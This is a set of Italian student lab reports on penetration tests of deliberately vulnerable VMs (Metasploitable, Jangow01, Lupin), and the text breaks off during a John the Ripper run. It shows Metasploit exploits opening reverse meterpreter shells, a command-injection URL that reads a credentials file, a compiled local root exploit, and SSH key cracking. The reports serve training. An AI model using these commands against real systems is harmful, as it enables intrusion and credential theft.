- **Osservazione:** Con questa configurazione, l'attaccante su **Kali Linux** (IP: 192.168.50.100) sta utilizzando Metasploit per sfruttare una vulnerabilità Samba sulla macchina **Metasploit** (IP: 192.168.50.150). Il processo prevede l'invio di un exploit, che porterà a una connessione inversa da parte della macchina attaccata, collegandosi alla porta 5555 su Kali. Questo permette all'attaccante di ottenere il controllo della macchina bersaglio attraverso una shell remota.

Esecuzione dell'Exploit

- **Descrizione:** Nell'immagine di seguito, è visibile il risultato dell'esecuzione dell'exploit **multi/samba/usermap_script**.
- **Dettagli principali:**
- È stata avviata una sessione di **reverse TCP** tra la macchina attaccante (Kali Linux) e la macchina bersaglio (Metasploit). La sessione è stata aperta dalla porta 5555 della macchina Kali (192.168.50.100) alla porta 42999 della macchina Metasploit (192.168.50.150).

- Il comando **ifconfig** eseguito successivamente sulla macchina compromessa (**Metasploit**) conferma che il bersaglio ha l'indirizzo IP **192.168.50.150**, come già visto in precedenza, e che la connessione di rete è attiva e funzionante.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 4 opened (192.168.50.100:5555 → 192.168.50.150:42999) at 2024-10-01 09:54:42 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:04:e8:ff
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe04:e8ff/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2939 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1548 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:204613 (199.8 KB)  TX bytes:129220 (126.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42153 (41.1 KB)  TX bytes:42153 (41.1 KB)
```

Conclusione Finale


Il processo descritto mostra con successo l'esecuzione di un attacco utilizzando il Metasploit Framework. La macchina **Kali Linux** (192.168.50.100) è stata configurata per eseguire un exploit su un servizio Samba vulnerabile della macchina **Metasploit** (192.168.50.150). Grazie alla configurazione dell'exploit e del payload, l'attaccante è stato in grado di aprire una **reverse shell** e ottenere l'accesso alla macchina bersaglio.

Questo attacco dimostra la necessità di proteggere i servizi esposti in rete, soprattutto quelli vulnerabili come Samba. Un'adeguata configurazione della sicurezza, un monitoraggio costante e l'aggiornamento regolare dei sistemi sono essenziali per prevenire tali minacce.

Prima di tutto, abbiamo configurato le 2 macchine impostando su entrambe la stessa rete:




Successivamente abbiamo avviato in Windows 10 Metasploitable i servizi Tomcat e Icecast2 sulla macchina target e abbiamo verificato che fossero attivi sulla porta 8080 e sulla porta 8000 tramite l'utilizzo di nmap:



La prima vulnerabilità che abbiamo trovato e utilizzato, è stata quella del servizio Tomcat.

Prima di tutto abbiamo provato a recuperare le credenziali di accesso a tale servizio tramite Hydra, riuscendo nel nostro intento:



Successivamente, tramite l'utilizzo di metasploit, abbiamo individuato un exploit per tale servizio e dopo averlo configurato con i parametri richiesti, siamo riusciti ad avere accesso alla macchina target, aprendo una sessione meterpreter:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  --      -
  HttpPassword password        no        The password for the specified username
  HttpUsername admin           no        The username to authenticate as
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      8080            yes        The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /manager        yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST      no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.100 yes        The listen address (an interface may be specified)
  LPORT     7777            yes        The listen port

Exploit target:

  Id  Name
  --  -
  1   Windows Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HWT8gVG4AryIg83N ...
[*] Executing HWT8gVG4AryIg83N ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Undeploying HWT8gVG4AryIg83N ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49715) at 2024-10-01 06:04:51 -0400

meterpreter > |
```

Tramite la sessione meterpreter, siamo riusciti ad ottenere informazioni sulla macchina target, sulla sua configurazione di rete, sull'installazione di eventuali webcam attive e siamo inoltre riusciti a verificare se fosse o meno una macchina fisica o virtuale:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo

Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ifconfig

Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b2:d4:ce
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d8b6:6498:4dc5:101a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
Name      : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:c8b
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:c8b
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > |
```

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter > |

C:\tomcat7>systeminfo
systeminfo

None host:
Name SO:
Version SO:
Produttore SO:
Configurazione SO:
Tipo build SO:
Proprietario registrato:
Organizzazione registrata:
Numero di serie:
Data di installazione originale:
Tempo di avvio sistema:
Produttore sistema:
Modello sistema:
Tipo sistema:
Processore:

DESKTOP-9K104BT
Microsoft Windows 10 Pro
10.0.10240 N/D build 10240
Microsoft Corporation
Workstation autonoma
Multiprocessor Free
user
00331-20305-79611-AA686
09/07/2024, 16:37:06
01/10/2024, 09:36:42
Innotek GmbH
VirtualBox
x64-based PC
1 processore(i) installati.
[01]: Intel(R) Family 6 Model 94 Stepping 3 GenuineIntel ~3312 Mhz
Innotek GmbH VirtualBox, 01/12/2006
C:\Windows
C:\Windows\system32
\Device\HarddiskVolume1
it:Italiano (Italia)
it:Italiano (Italia)
(UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
2.048 MB
1.112 MB
Memoria virtuale: dimensione massima: 3.200 MB
Memoria virtuale: disponibile: 2.045 MB
1.155 MB
C:\pagefile.sys
WORKGROUP
N/D
N/D
1 NIC installate.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Nome connessione: Ethernet
DHCP abilitato: No
Indirizzi IP
[01]: 192.168.200.200
[02]: fe80::d8b6:6498:4dc5:101a

Requisiti Hyper-V:
Rilevato hypervisor. Le funzionalità necessarie per Hyper-V non verranno visualizzate.

C:\tomcat7> |
```


Falcon Forcers

Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino

Infine, sempre tramite metasploit, abbiamo individuato una vulnerabilità del servizio Icecast2 e dopo aver configurato l'exploit da utilizzare, abbiamo sfruttato quest'ultimo per ottenere uno screenshot della macchina target:

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.100 yes       The listen address (an interface may be specified)
  LPORT     7777            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 4 opened (192.168.200.100:7777 → 192.168.200.200:49718) at 2024-10-01 06:24:38 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/ZbKXbVve.jpeg
meterpreter > 
```

Relazione - Hacking VM BlackBox EasyJangow01


Introduzione

Abbiamo eseguito un'attività di penetration testing su una blackbox denominata *Jangow01* collegata alla rete 192.168.1.13. L'obiettivo era ottenere l'accesso al sistema ed elevare i privilegi fino a diventare root.

Fase 1: Scansione della rete

Per iniziare, abbiamo effettuato una scansione delle porte e del sistema operativo utilizzando il comando:

```
sudo nmap -O -sV 192.168.1.13 -T4
```



```
kali@kali:~$ sudo nmap -O -sV 192.168.1.13
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 14:19 CEST
Nmap scan report for 192.168.1.13
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:48:83:BF (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Linux 2.6.32 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
```

I risultati hanno rivelato che *Jangow01* era un sistema Linux con le seguenti porte aperte:

- **FTP (21)**
- **HTTP (80)**

La porta FTP non è risultata vulnerabile all'accesso anonimo o con password vuota, quindi abbiamo dovuto concentrare i nostri sforzi sulla porta HTTP.

Falcon Forcers



Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino

Fase 2: Analisi del servizio HTTP

Accedendo all'indirizzo IP 192.168.1.13 tramite browser, siamo stati reindirizzati a un sito web. Durante l'esplorazione dei collegamenti del sito, uno in particolare ha manifestato un comportamento anomalo:

<http://192.168.1.13/site/busque.php?buscar=>





Questo comportamento si è rivelato una backdoor integrata nell'URL, permettendoci di interagire con il sistema come se fosse un terminale.

Fase 3: Accesso alle credenziali

Utilizzando il comando:

<http://192.168.1.13/site/busque.php?buscar=cat%20/var/www/html/.backup>



Abbiamo individuato un file di backup che conteneva le credenziali di accesso per l'utente *jangow01*:

- **Username:** jangow01
- **Password:** abygurl69

Fase 4: Accesso e ricognizione del sistema

Dopo aver ottenuto l'accesso con le credenziali, abbiamo cercato informazioni utili sul sistema eseguendo il comando:

```
uname -a
```

Il comando ha confermato che il sistema operativo era *Jangow Linux*.

Fase 5: Escalation dei privilegi

Abbiamo quindi cercato una vulnerabilità nel sistema e, tramite il sito *Exploit-DB*, abbiamo identificato una vulnerabilità specifica per *Jangow Linux* (Exploit-DB ID: 45010). Abbiamo scaricato il codice C sfruttabile e lo abbiamo trasferito dalla nostra macchina *Kali Linux* a *Jangow01* tramite FTP.

Fase 6: Esecuzione dell'exploit

Dopo aver trasferito il file exploit in *Jangow01*, lo abbiamo compilato e reso eseguibile:

```
gcc -o exploit 45010.c  
chmod +x exploit  
./exploit
```

L'esecuzione del codice ha creato una shell con privilegi elevati. Verificando i privilegi con il comando:

```
whoami
```

Abbiamo confermato di aver ottenuto l'accesso come *root*.

Conclusione


L'operazione è stata completata con successo: siamo riusciti ad accedere al sistema *Jangow01* come utente amministratore e a ottenere i privilegi di root tramite l'esecuzione di un exploit noto.

Relazione sulla Blackbox Lupin

1. Mappatura della macchina

Per identificare i servizi attivi sulla macchina **Lupin**, è stato eseguito il comando:

```
sudo nmap -O -sV 192.168.1.13 -T4
```



Questo comando utilizza **nmap** per scansionare le porte aperte e ottenere informazioni sui servizi in esecuzione. Ha rivelato che le porte **SSH (22)** e **HTTP (80)** erano aperte.


2. Collegamento via browser

Successivamente, ci siamo collegati all'indirizzo IP **192.168.1.13** tramite browser per visualizzare il sito web ospitato.

3. Utilizzo di Gobuster per enumerazione directory

Per identificare directory nascoste, è stato usato **gobuster**:

```
gobuster dir -u http://192.168.1.13 -w /usr/share/wordlists/dirb/common.txt
```



Falcon Forcers


Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino

Tra i file trovati, è apparso **robots.txt**, che è stato visitato aggiungendo il percorso all'URL della macchina.

4. Contenuto di robots.txt


Dentro il file **robots.txt** era presente il percorso **~myfiles**, che abbiamo aggiunto all'URL della macchina, ma ha restituito un errore **404**.




Error 404

5. Ispezione della pagina

L'ispezione della pagina in modalità sviluppatore ha mostrato la presenza di contenuti nascosti che necessitavano ulteriori esplorazioni.



Error 404



6. Utilizzo di FFuf per scoperta di risorse


Abbiamo utilizzato **ffuf** per cercare risorse nascoste nell'URL:

```
ffuf -u http://192.168.1.13/~myfiles -w /usr/share/wordlists/dirb/common.txt
```

Falcon Forcers

Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino




Questo ha mostrato la presenza di una keyword

FUZZ.

7. Scoperta della directory secret


Abbiamo replicato il comando precedente sostituendo **~myfiles** con **~FUZZ**, ottenendo la directory **secret**:

```
ffuf -u http://192.168.1.13/~FUZZ -w /usr/share/wordlists/dirb/common.txt
```



8. Scoperta del file mysecret.txt

Accedendo alla directory **secret**, è stato trovato il file **mysecret.txt**, contenente un hash in **Base58**.



9. Conversione dell'hash con ssh2john

L'hash è stato copiato in un file di testo e convertito con **ssh2john** per poterlo decifrare:

```
ssh2john /home/kali/Desktop/base58.txt > private
```

```
(kali@kali)-[~]  
$ ssh2john /home/kali/Desktop/base58.txt > privata
```

10. Recupero della password con John the Ripper

Utilizzando **john** per decifrare l'hash, abbiamo trovato la password **P@55w0rd!**:

```
john privata --wordlist=/usr/share/wordlists/fasttrack.txt
```

```
(kali@kali)-[~]  
$ john privata --wordlist=/usr/share/wordlists/fasttrack.txt  
Using default input encoding: utf-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes  
Cost 2 (iteration count) is 16 for all loaded hashes  
Will run 3 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
